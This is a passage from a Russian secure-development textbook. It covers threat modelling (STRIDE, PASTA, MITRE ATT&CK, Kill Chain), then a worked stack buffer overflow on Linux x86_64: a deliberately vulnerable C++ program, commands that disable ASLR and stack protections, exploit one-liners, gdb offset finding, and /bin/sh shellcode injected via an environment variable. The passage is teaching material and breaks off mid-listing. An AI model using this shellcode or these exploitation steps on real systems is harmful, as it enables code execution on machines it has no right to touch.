В простейшем виде с моделями угроз каждый человек встречается по нескольку раз в день. Например, заходя в лифт, мы осознанно или неосознанно оцениваем возможные угрозы, например, мы знаем, что не стоит долго стоять в дверях, иначе они закроются и могут нанести физический вред. Некоторые знают, что нельзя заходить с ребенком в коляске, т.к. двери могут закрыться, и ребенок останется один. С другой стороны, существуют маловероятные сценарии, от которых защищаться в лифте не следует — вряд ли в лифт попадет молния. Прокручивая в голове подобные сценарии, человек просчитывает свое возможное поведение. В данном случае модель угроз представляет собой те опасности, которые с высокой долей вероятности поджидают человека в лифте.

В разработке ПО процесс моделирования угроз сильно зависит от требований. В России есть два регулятора (ФСТЭК и ФСБ), которые предъявляют формальные требования в виде нормативной документации. Выполнение этих требований необходимо для дальнейшей сертификации.

Например, модель угроз по ФСТЭК[1] должна содержать следующую информацию:

1. Описание информационной системы;
2. Структурно–функциональные характеристики;
3. Описание угроз безопасности;
4. Модель нарушителя;
5. Возможные уязвимости;
6. Способы реализации угроз;
7. Последствия от нарушения свойств безопасности информации.

Кроме методик, описанных в нормативной документации, есть другие устоявшиеся методы. Из наиболее известных стоит упомянуть STRIDE и PASTA.

Модель STRIDE была разработана Microsoft и является аббревиатурой из 6 типов угроз, которые можно рассматривать в качестве наиболее вероятных. Каждый из типов угроз соответствует атрибуту безопасности, который эту угрозу покрывает (Таблица 1.4).

---

[1] ФСТЭК. Методический документ. Методика оценки угроз безопасности информации.

Таблица 1.4 Угрозы по методологии STRIDE

Буква	Тип угрозы	Атрибут безопасности	Описание
S	Spoofing (спуфинг)	Аутентификация	Атакующий выдает себя за другого субъекта.
T	Tampering (подмена)	Целостность	Вредоносное изменение данных при передаче или хранении.
R	Repudiation (отказ)	Неотказуемость	Атакующий может осуществить отказ выполненного действия, если нет подтверждающих доказательств. Например, оплата услуг без чека и квитанции может быть оспорена, т.к. нет доказательств, что деньги были переданы.
I	Information disclosure (раскрытие информации)	Конфиденциальность	Утечка конфиденциальных данных или любой информации, не подлежащей раскрытию.
D	Denial of service (отказ в обслуживании)	Доступность	Отказ в обслуживании, когда из-за действий атакующего обычные пользователи не могут получить услугу.
E	Elevation of privilege (повышение привилегий)	Авторизация	Происходит, когда пользователь с одним уровнем привилегий, обходя системы защиты, становится пользователем с повышенными привилегиями.

Методология PASTA[1] в отличие от STRIDE более формализована. Она вводит 7 последовательных стадий, ее финальная цель — минимизация рисков безопасности:

1. **Определение целей.** Здесь имеются в виду общие цели по моделированию угроз, цели безопасности, которых следует достичь, требования регулятора, функциональная спецификация и т.д;
2. **Определение контекста.** Здесь определяются компоненты системы, требующие защиты, а также окружение, в котором они работают. Все они сформируют общую поверхность атаки;

[1] Process for Attack Simulation and Threat Analysis — процесс моделирования атак и анализа угроз

3. **Декомпозиция.** При помощи инструментов анализа (например, OWASP Threat Dragon) происходит декомпозиция всех рассматриваемых компонентов и определение связей между ними;
4. **Анализ угроз.** На основе изучения векторов атаки, а также общих рекомендаций производится определение наиболее релевантных угроз;
5. **Анализ уязвимостей.** Источником уязвимостей могут быть отчеты на основе анализа исходного кода, тестирования на уязвимости;
6. **Анализ атак.** На основе выявленных ранее угроз и уязвимостей происходит формирование сценариев взлома;
7. **Анализ рисков.** Происходит подсчет рисков (с учетом стоимости и вероятности потерь), их количество впоследствии минимизируется.

Само по себе моделирование угроз — очень серьезное и затратное предприятие. Мало выбрать одну из методологий, необходимо правильно ей следовать и не потеряться в аналитическом параличе. В конце концов, наиболее эффективным оказывается тот метод, который позволяет выявить наибольшее количество угроз на максимально раннем этапе разработки. Стоит отметить, что крупные компании часто используют собственные методы.

1.2.5 Модель нарушителя

Моделировать нужно не только угрозы, но и нарушителя. Определение модели нарушителя является частью модели угроз, т.к. от возможностей взломщика зависит степень опасности и доступная поверхность атаки. Нарушители бывают разные, могут преследовать разные цели и использовать разные средства.

Часто используется понятие внутреннего и внешнего нарушителя. Их принято явно разделять из-за принципиальной разницы подходов к осуществлению взлома.

Внутренние нарушители каким-то образом связаны с целевой компанией, они имеют постоянный доступ и защититься от них бывает непросто. К ним относятся:

- Сотрудники;
- Бывшие сотрудники;
- Поставщики;
- Бывшие поставщики;
- Партнеры;
- Клиенты.

Внешние нарушители доступом к организации не владеют, среди них могут быть:

- Хакеры–одиночки;
- Хакерские группы;
- Конкуренты;
- Террористы;
- Спецслужбы.

Кроме того, выделяют категории нарушителей. В разных классификациях они имеют разные градации, принципиальными признаками являются: уровень доступа к атакуемому объекту, квалификация атакующего, доступность финансирования.

1.2.6 Выявление угроз

Раз уж речь зашла про моделирование угроз, стоит также упомянуть способы выявления угроз в реальной инфраструктуре предприятий. Существует несколько известных фреймворков, позволяющих определить способы инициации и развития атаки взломщиками. Такие фреймворки используются специалистами ИБ для анализа защищенности систем, реагирования на инциденты, определения стратегии противодействия и т.д.

MITRE ATT&CK[1] представляет собой базу знаний, разработанную и поддерживаемую компанией Mitre. В основу положены тактики и техники взлома, выявленные в ходе анализа реальных APT[2] атак. База графически представлена в виде матрицы, где столбцы представляют собой тактики, т.е. основные этапы атаки, а строки — техники, т.е. методы реализации. Существует несколько видов этих матриц, предназначенных для разных целевых аудиторий:

1. Матрица для подготовки атаки;
2. Матрица для предприятий;
3. Матрица для мобильных устройств;
4. Матрица для промышленных систем управления.

Всего в базе представлено 14 тактик, среди них:

- Разведка;
- Подготовка ресурсов;
- Первоначальный доступ;
- Выполнение;
- Закрепление;

---

[1] https://attack.mitre.org

[2] Advanced Persistent Threat — целевая продолжительная атака повышенной сложности

- Повышение привилегий;
- Предотвращение обнаружения;
- Получение учетных данных;
- Исследование;
- Перемещение внутри периметра;
- Сбор данных;
- Управление и контроль;
- Изъятие данных;
- Воздействие.

Количество техник для каждого типа матриц различается, для матрицы предприятий на момент написания книги собрано 196 техник и 411 дополнительных техник.

Еще один фреймворк по выявлению угроз называется "Cyber Kill Chain". Концепция пришла из военной области, где существует понятие "kill chain", определяющее несколько стадий любой атаки:

1. Идентификация цели;
2. Отправка атакующих сил;
3. Инициация атаки;
4. Разрушение цели.

Корпорация Lockheed Martin расширила эту концепцию на киберпреступления, введя 7 стадий кибератаки (Таблица 1.5).

Таблица 1.5 Стадии киберпреступления по методологии Cyber Kill Chain

Стадия	Описание
Разведка	Выбор цели, изучение, выявление уязвимостей.
Вооружение	Выбор инструментов для взлома.
Доставка	Проникновение вируса или другого зловреда в сеть, после чего он ожидает явной активации, или сразу переходит на следующий этап эксплуатации.
Эксплуатация	Зловред использует уязвимость.
Инсталляция	Закрепление на внутренней территории, открытие канала внешнего доступа.
Управление	Зловред ожидает внешних команд для выполнения своих задач.
Действия внутри периметра	Зловред выполняет поставленные задачи на атакуемой территории.

Используя эту модель, можно определять необходимые точки защиты на каждой из предложенных стадий, ведь достаточно блокировать атакующего на любом этапе, чтобы вся атака развалилась, пошла другим путем или стала нецелесообразной.

1.3 Эксплойты

Не каждый баг в программе является уязвимостью, не каждой уязвимостью можно воспользоваться. Чтобы уязвимость стала действительно опасной необходим специальный код, который ее использует в злонамеренных целях, он называется **эксплойт** (прямая транскрипция английского слова exploit, которое обозначает эксплуатацию).

Эксплойты способны выполнить с уязвимой программой самые разнообразные вещи. В простейшем случае программу можно просто обрушить, реализовав атаку "отказ в обслуживании"[1]. В более продвинутых вариантах можно изменить поведение программы, отключив некоторые проверки, изменив условия и т.д. Ну и наконец в самых серьезных случаях при помощи эксплойтов можно реализовать атаки с удаленным исполнением чужого кода, которые предоставят атакующему полный контроль над системой.

Настало время от слов перейти коду. В следующих разделах будут показаны примеры эксплойтов, использующих самую популярную уязвимость переполнения буфера на стеке.

1.3.1 Переполнение стека

Ни одна книга по безопасной разработке не обходится без примера эксплуатации уязвимости переполнения буфера на стеке. Стек — это область памяти в адресном пространстве процесса, куда при вызове функции помещаются аргументы, локальные переменные и адрес возврата. Работа стека определяется архитектурой процессора (далее речь пойдет про архитектуру **x86_64**). Кроме стека в памяти процесса (Рисунок 1.10) есть куча (секция **.heap**), код (секция **.text**) и глобальная память, состоящая из инициализированных (секция **.data**) и неинициализированных переменных (секция **.bss**) и ряда других данных (секции **.rodata**, **.got** и т.д.).

---

[1] Denial of Service, сокращенно DoS

Рисунок 1.10 Адресное пространство процесса

Стек состоит из кадров, каждый вызов функции добавляет новый кадр. Кадры добавляются в сторону меньших адресов, поэтому говорят, что стек растет вниз (Рисунок 1.11).




Рисунок 1.11 Добавление фреймов в стек

Кадр обычно содержит (Рисунок 1.12):

1. Аргументы, передаваемые в функцию. Стоит учитывать, что часть аргументов передается через регистры общего назначения. Правила передачи аргументов определяются соглашением о вызовах;
2. Адрес возврата. Это адрес в сегменте кода, куда будет передано управление после возврата из функции;
3. Сохраненное значение регистра RBP предыдущего кадра. Регистр RBP — регистр базы кадра стека, его можно использовать для доступа к содержимому кадра добавляя или удаляя различные смещения. Например, RBP + 8 даст адрес возврата. Однако, современные компиляторы часто используют этот регистр в других целях и не сохраняют его в стек, т.к. аналогичным образом, прибавляя смещения, можно использовать регистр RSP, который указывает на начало текущего кадра;




Рисунок 1.12 Фрейм стека для архитектуры x86_64

4. Локальные переменные. Они обычно кладутся в стек в порядке объявления, но могут изменять положение в зависимости от эвристик компилятора. При этом если переменная является массивом, то его заполнение происходит в обратную сторону (в сторону больших адресов). Это важный момент, который приводит к уязвимости.

Соглашения о вызовах[1]

Соглашение о вызовах — это набор правил, определяющих, как вызывается функция, как она управляет стеком и стековым кадром, как передаются аргументы и как возвращается результат. Эти правила являются частью бинарного интерфейса приложения[2] и в подробностях описывают процесс вызова функций. Ниже в качестве примера приводятся только ключевые особенности. Существует несколько распространенных соглашений о вызовах, они различаются для 32-битных и 64-битных процессоров, для разных ОС и для разных языков программирования.

Выше уже описано соглашение о вызовах System V x86_64, оно используется в Unix-подобных ОС, таких как Linux, FreeBSD, macOS:

- Аргументы 1–6 передаются через регистры RDI, RSI, RDX, RCX, R8, R9;
- Аргументы начиная с 7-ого передаются через стек;
- Очистка стека происходит вызывающей функцией;
- Результат возвращается через регистр RAX.

Соглашение о вызовах Microsoft x86_64:

- Аргументы 1–4 передаются через регистры RCX, RDX, R8, R9;
- Аргументы начиная с 5-ого передаются через стек;
- Очистка стека происходит вызывающей функцией;
- Результат возвращается через регистр RAX.

stdcall[3] используется в Win32 API:

- Аргументы передаются через стек;
- Очистка стека происходит вызываемой функцией;
- Результат возвращается через регистр EAX.

---

[1] Calling conventions

[2] Application Binary Interface, ABI

[3] Standart Calling Convention

cdecl[1] используется в программах на C и C++ для x86:
- Аргументы передаются через стек;
- Очистка стека происходит вызывающей функцией;
- Результат возвращается через регистр EAX.

fastcall[2] для x86:
- Первые аргументы кладутся в регистры, остальные в стек;
- Очистка стека происходит вызываемой функцией;
- Результат возвращается через регистр EAX.

Суть уязвимости "переполнения стека" состоит в том, что атакующий, получив контроль над локальным массивом, объявленным на стеке, может выйти за его границы, заполняя данные в сторону старших адресов, изменяя кадр стека, где, как мы уже узнали, содержатся другие локальные переменные, сохраненное значение RBP и адрес возврата (Рисунок 1.13). Далее мы посмотрим, как можно эксплуатировать эту уязвимость.




Рисунок 1.13 Переполнение стека

[1] C calling convention

[2] Fast Calling Convention

1.3.2. Уязвимый код

Атакующий может получить контроль над локальным буфером, если в коде **отсутствует проверка на размер введенных данных**. Рассмотрим пример (Листинг 1.1).

Листинг 1.1 Уязвимый код

```
#include <iostream>
#include <string_view>

bool auth() {
     // Пароль из 10 единиц сейчас "зашит" в код,
     // но может быть и загружен,
     // в этом случае не получится просто
     // его посмотреть
     char requiredPassword[] {"1111111111"};
     char enteredPassword[20] {0};

     std::cout << "Enter a password: " << std::endl;

     // Внимание! Тут уязвимость!
     std::cin >> enteredPassword;

     return std::string_view(enteredPassword.data())
          == requiredPassword;
}
int main(int argc, char *argv[]) {
     const auto status{auth()};
     status ? std::cout
                << "Authentication SUCCEEDED"
                << std::endl
            : std::cout
                << "Authentication FAILED"
                << std::endl;
     return 0;
}
```

В программе реализована функция аутентификации, которая запрашивает пароль пользователя, сравнивает его с эталонным и выводит результат. В качестве буфера для ввода пароля используется статический массив, ограниченной длины (20 байт). При вводе данных с консоли, используется оператор ввода из стандартного потока **std::cin**. При отключенной оптимизации этот оператор не проверяет границы

буфера, получается переполнение. Такие ошибки легко эксплуатируются и далее мы посмотрим, как. Переполнить стек можно различными способами, в данном случае был специально выбран пример с очевидной ошибкой, чтобы в ходе пояснения не потеряться за лишними деталями. В реальной жизни такой код вряд ли просочится в рабочую программу, скорей всего будет забракован на этапе статического анализа (о нем еще поговорим в главе 4.2 «Статический анализ»).

Внимание!
Примеры, рассмотренные в этой главе, следует компилировать и запускать с отключенными механизмами защиты: ASLR[1], NX[2], стековая канарейка. В следующей главе будут подробно разобраны данные механизмы, а также способы их обхода. Автор не призывает отключать эти механизмы в реальных системах. Отключение в примерах связано лишь с упрощением демонстрации возможностей атаки.
Отключение ASLR в Linux выполняется командой:

```
$ echo 0 > /proc/sys/kernel/randomize_va_space
```

Откомпилировать программу с отключением бита NX для стека можно с флагом:

```
-z execstack
```

Флаг сборки с отключенной стековой канарейкой:

```
-fno-stack-protector
```

Эксплуатация бинарных уязвимостей изобилует низкоуровневыми деталями. Хакеры делают атаки на конкретные программы, точно зная каким компилятором и под какую ОС они собраны. Пример уязвимой программы собирался и проверялся автором под **Linux x86_64** компилятором **gcc 11.4.0** с отключенной оптимизацией. Сборка другим компилятором под другую ОС или в другом режиме даст другой бинарный код, расположение данных в памяти и т.д. Его взлом будет отличаться в пределах значений задаваемых адресов и смещений, но логика остается прежней.
Тема эксплойтов очень специфична. Автор не ставил перед собой цель научить читателя писать зловредный код и тем более его использовать, поэтому делалось много допущений, которые в реальных условиях вряд ли сработают. Основная

[1] Address Space Layout Randomization

[2] Non Executable

цель данного раздела — дать читателю почувствовать себя на обратной стороне баррикад, понять как действует атакующий и какие средства использует.

1.3.3 Отказ в обслуживании

Самый простой эксплойт, который можно реализовать — это вызов ошибки **segmentation fault**, которая приведет к аварийному завершению программы. Для реализации достаточно подать на вход большой объем данных, который перепишет весь фрейм стека, в том числе и адрес возврата. Когда программа попробует вернуться из функции, измененный адрес возврата будет указывать в вероятно недоступную область памяти, и возникнет ошибка **segmentation fault**. Реализовать эксплойт для уязвимой программы можно следующим образом (Листинг 1.2).

Листинг 1.2 Простейший эксплойт на Python

```
$ python3 -c "print('A'*100)" | ./stack_overflow
Enter a password:
Segmentation fault (core dumped)
```

Мы использовали язык **Python** для генерации последовательности из 100 символов **A**. Эту последовательность мы подали на вход уязвимой программы **stack_overflow**, код которой был приведен ранее (Листинг 1.1). Неработающая программа приводит к отказу в обслуживании для добросовестных клиентов. Но это самое безобидное к чему может привести переполнение буфера.

1.3.4 Изменение поведения программы

Более серьезным последствием является изменение поведения программы. Делается это за счет модификации значений локальных переменных. В примере выше (Листинг 1.1) имеются два локальных буфера, один хранит эталонный пароль, второй — пароль, введенный пользователем. Переписывая фрейм стека, можно переписать значение эталонного буфера и продолжить выполнение программы с обходом аутентификации.

Мы знаем точные размеры первого и второго буферов. Также мы знаем, что в стеке буфер с эталонным паролем будет лежать перед буфером с введенным (такое расположение задает компилятор **gcc**,

с другим компилятором расположение может измениться), значит переполняя второй буфер, данные будут заполнять первый. Готовый эксплойт будет выглядеть так (Листинг 1.3).

Листинг 1.3 Более сложный эксплойт на Python

```
$ python3 -c "print('A'*9 + '\x00'*12 + 'A'*9 +
'\x00')" | ./stack_overflow
Enter a password:
Authentication SUCCEEDED
```

В эксплойте выше первая последовательность из 9 символов **A** частично заполняет буфер введенного пароля (напомню, он имеет размер 20). Остаток заполняем нулевыми символами, их 12 штук, в сумме получается 21, дополнительный символ используется в качестве выравнивания. Далее снова заполняем 9 символов **A** с нулем в конце, но они уже будут принадлежать буферу эталонного пароля. Таким образом эталонный и введенный пароли будут совпадать, оба будут иметь последовательности из 9 символов **A**. Результатом выполнения эксплойта является удачная авторизация без знания оригинального пароля.

1.3.5 Выполнение произвольного кода

Обход одной из проверок внутри программы влияет только на текущую программу, однако последствия атаки могут выйти далеко за её пределы в саму ОС и повлиять на всю систему. При помощи переполнения стека атакующий может выполнить произвольный код. Для реализации такого эксплойта придется потрудиться.

Шпаргалка по gdb

GDB[1] — это мощный, но сложный консольный отладчик, используемый на Unix-подобных ОС. Управление происходит через команды, среди самых популярных есть следующие (в скобках указаны краткие версии):

run (r) — запуск программы

kill (k) — остановка запущенной программы

break (b) [where] — поставить точку останова в строку **where**

[1] The GNU Debugger

info break — вывести список текущих точек останова
continue (c) — продолжить выполнение программы с текущей строки
step (s) — выполнить следующую строку кода (войти в функцию)
finish (f) — выполнить код до завершения текущей функции (выйти из функции)
next (n) — выполнить код до следующей строки (не входя в функцию)
backtrace (bt) — показать текущий стек вызовов
print (p) [expression] — вывести значение переменной **expression**
x/NFU [expression] — вывести содержимое памяти определяемое **expression**, показать **N** элементов, в формате представления **F** (**x** — шестнадцатеричный, **s** — строковый, **i** — машинные команды), с размером элемента **U** (**b** — байт, **h** — полуслово, **w** — слово, **g** — двойное слово)
disassemble [address] — вывести машинные инструкции по адресу **address**
find [what] — определить адрес символа **what**

Дополнительные команды пакета инструментов PEDA[1]:
pattern_create N [name] — сгенерировать случайную последовательность символов длиной N и поместить в файл name
pattern_offset [what] — найти смещение фрагмента **what** в раннее сгенерированном паттерне
ropsearch [what] — найти ROP-гаджеты задаваемые строкой **what**
checksec — вывести список бинарных защит для текущей программы

Прежде всего нужно точно определить смещение, по которому находится адрес возврата относительно переменной **enteredPassword**. Казалось бы, зная размеры массивов и содержимое фрейма стека, можно рассчитать это смещение. Но не все так просто. Фрейм может содержать выравнивание данных (отступ), размер которого зависит от многих факторов (компилятор, включенная оптимизация и т.д.). Точно определить смещение

[1] Python Exploit Development Assistance — инструменты разработки эксплойтов на языке Python

можно только на конкретном приложении. Мы воспользуемся следующей техникой. Запустим отладчик **gdb** (Листинг 1.4) с инструментами **PEDA**.

Листинг 1.4 Запуск gdb

```
$ gdb stack_overflow
```

Создадим паттерн символов с произвольными значениями размера 200 символов (Листинг 1.5).

Листинг 1.5 Создание паттерна

```
gdb-peda$ pattern_create 200 pattern.in
Writing pattern of 200 chars to filename "pattern.in"
```

Подадим этот паттерн на вход нашей уязвимой программе. Результатом выполнения будет, как и ожидалось, аварийное завершение, т.к. произвольные символы являются не валидным адресом возврата. Но нам не интересен сам факт завершения, интересно содержимое стека, на котором произошла ошибка. Указатель кода в месте завершения находится на инструкции **ret**[1], значит, действительно, адрес возврата не смог записаться в регистре **RIP**[2]. Инструкция **ret** считывает адрес со стека и заносит его в регистр **RIP**. Если адрес не соответствует каноническому[3], то он не заносится в регистр. Само значение адреса возврата можно найти в стеке — это длинная последовательность, начинающаяся с **AAHAAdAA3AAIAAeAA** (Листинг 1.6).

Листинг 1.6 Наблюдаем как паттерн переполняет стек

```
gdb-peda$ run < pattern.in
Starting program: /home/user/projects/appsec/exploit/
build/stack_overflow < pattern.in
...
[----------------------code-----------------------]
   0x555555555381 <_Z4authv+376>:   call
```

[1] Инструкция в языке ассемблера выполняет возврат из ближней процедуры

[2] Регистр указателя команд в архитектуре процессора x86_64

[3] Значение адреса, определяющее его корректность в рамках принятого соглашения https://www.kernel.org/doc/Documentation/x86/x86_64/mm.tx

```
0x5555555550f0 <_ZNSolsEPFRSoS_E@plt>
   0x555555555386 <_Z4authv+381>:   nop
   0x555555555387 <_Z4authv+382>:   leave
=> 0x555555555388 <_Z4authv+383>:   ret
   0x555555555389 <main(int, char**)>:  endbr64
   0x55555555538d <main(int, char**)+4>:    push   rbp
   0x55555555538e <main(int,
char**)+5>:    mov    rbp,rsp
   0x555555555391 <main(int,
char**)+8>:    sub    rsp,0x10
[----------------------stack--------------------------]
0000| 0x7fffffffde48 ("AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAg
AA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAm
AARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0x7fffffffde50 ("3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAh
AA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAAp
AATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0x7fffffffde58 ("A4AAJAAfAA5AAKAAgAA6AALAAhAA7
AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
...
Stopped reason: SIGSEGV
0x0000555555555388 in auth () at /home/user/projects/
appsec/exploit/stack_overflow.cpp:20
```

Если мы попробуем найти начало этой последовательности в исходном паттерне, то получим точное смещение адреса возврата, в нашем случае это **88** (Листинг 1.7).

Листинг 1.7 Определяем смещение паттерна

```
gdb-peda$ pattern_offset AAHAAdAA3AAIAAeAA4
AAHAAdAA3AAIAAeAA4 found at offset: 88
```

Следующий шаг, который необходимо предпринять — это инжектировать код, который необходимо выполнить. Инжектированный код принято называть шелл-кодом (подробнее об этом будет рассказано далее, в главе "1.3.8 Шелл-код", пока мы используем это понятие без пояснений), он представляет собой произвольный набор машинных инструкций, представленный в двоичном виде. Мы используем следующий шелл-код, который запустит интерпретатор команд **/bin/sh** (Листинг 1.8).

Листинг 1.8 Шелл-код запуска /bin/sh

```
\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\
xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05
```

Добавить шелл–код в программу можно через тот же вводимый буфер. Однако, мы воспользуемся более совершенной техникой и добавим шелл–код через переменную окружения (Листинг 1.9).

Листинг 1.9 Инжектирование шелл-кода через переменную окружения

```
$ export PWN=`python3 -c 'import sys; sys.stdout.buffer.
write(b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\
x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\
x05")'`
```

При запуске любого процесса в **Linux**, текущие переменные окружения записываются в стек и их расположение довольно предсказуемо[1]. Если отключить **ASLR**, то указатель на значение переменной **PWN** будет всегда одним и тем же и его можно определить следующим образом (Листинг 1.10). Корректировка адреса нужна из–за того, что мы определяем адрес переменной окружения в одной программе, а используем в другой. Эмпирически было установлено[2], что размещение переменных окружения зависит только от длины нулевого аргумента, куда помещается имя запускаемой программы. Никто не гарантирует, что этот способ будет работать всегда, т.к. происходит завязка на внутренние механизмы, это недопустимо для продуктового кода, но для хакерского — вполне.

Листинг 1.10 Определение адреса переменной окружения

```
ptr = getenv("PWN");
// Корректировка адреса по длине имени программы
ptr += (strlen("./getenvvar") — strlen("./stack_over-
flow")) * 2;
```

